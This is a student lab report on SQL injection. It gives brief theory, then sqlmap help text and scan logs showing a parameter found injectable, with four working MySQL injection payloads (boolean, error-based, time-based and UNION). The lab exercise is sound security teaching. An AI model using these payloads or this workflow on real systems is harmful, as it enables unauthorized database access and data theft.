AIM: Perform SQL Injection.

Experiment 11

Shashwat Shah
60004220126
TY BTech Comps B

Aim: Perform SQL Injection

Theory: SQL injection (SQLi) is a type of an injection attack that makes it possible to execute malicious SQL statements. These statements control a database server behind a web application. Attackers can use SQL injection vulnerabilities to bypass application security measures. They can go around authentication and authorization of a web page or web application of a web page or web and retrieve the content of the entire SQL database. They can also use SQL injection to add, modify, and delete records in the database.

An SQL injection vulnerability may affect any website or web application that uses an SQL database such as MySQL, Oracle, SQL server or others. Criminals may use it to gain unauthorized access to your sensitive data.

SQL injection attacks are one of the oldest, most application vulnerabilities. The OWASP (Open web Application Security Project), lists injections in their OWASP Top 10 2017 document as the number one threat to web application security.

Conclusion: Thus, we have learnt and performed SQL injection attack.

```
┌──([redacted]㉿HackingFlix)-[~]
└─$ sqlmap -h
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.5.2#stable}
|_ -| . ['] |     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

Usage: python3 sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
```


```
File  Actions  Edit  View  Help
[12:19:26] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[12:19:26] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[12:19:32] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:19:32] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[12:19:32] [INFO] testing 'Generic inline queries'
[12:19:32] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[12:19:32] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)' injectable (wi
th --string="Your")
[12:19:32] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[12:19:32] [INFO] GET parameter 'id' is 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
' injectable
[12:19:32] [INFO] testing 'MySQL inline queries'
[12:19:32] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[12:19:32] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[12:19:32] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[12:19:32] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[12:19:32] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[12:19:32] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[12:19:32] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[12:19:42] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[12:19:42] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[12:19:42] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[12:19:42] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential
) technique found
```


```
File  Actions  Edit  View  Help
lumns. Automatically extending the range for current UNION query injection technique test
[12:19:43] [INFO] target URL appears to have 3 columns in query
[12:19:43] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 69 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: id=1") AND 3496=3496#

    Type: error-based
    Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
    Payload: id=1") AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7162786271,(SELECT (ELT(3301=3301,1))),0x71787a7671,0x78))s),
8446744073709551610, 8446744073709551610))) AND ("itvh"="itvh

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1") AND (SELECT 3493 FROM (SELECT(SLEEP(5)))Tiqv) AND ("crWE"="crWE

    Type: UNION query
    Title: MySQL UNION query (NULL) - 3 columns
    Payload: id=-5328") UNION ALL SELECT NULL,NULL,CONCAT(0x7162786271,0x434a476f4156714f7669656b4259536d665a724b6b7468796c69556d4f4
c78566e525a4a524b6e4b,0x71787a7671)#
---
[12:19:51] [INFO] the back-end DBMS is MySQL
```





CONCLUSION

Thus, we have successfully studied SQL injection and implemented basic injectionsto check out the data in server with Kali Linux using SQL map.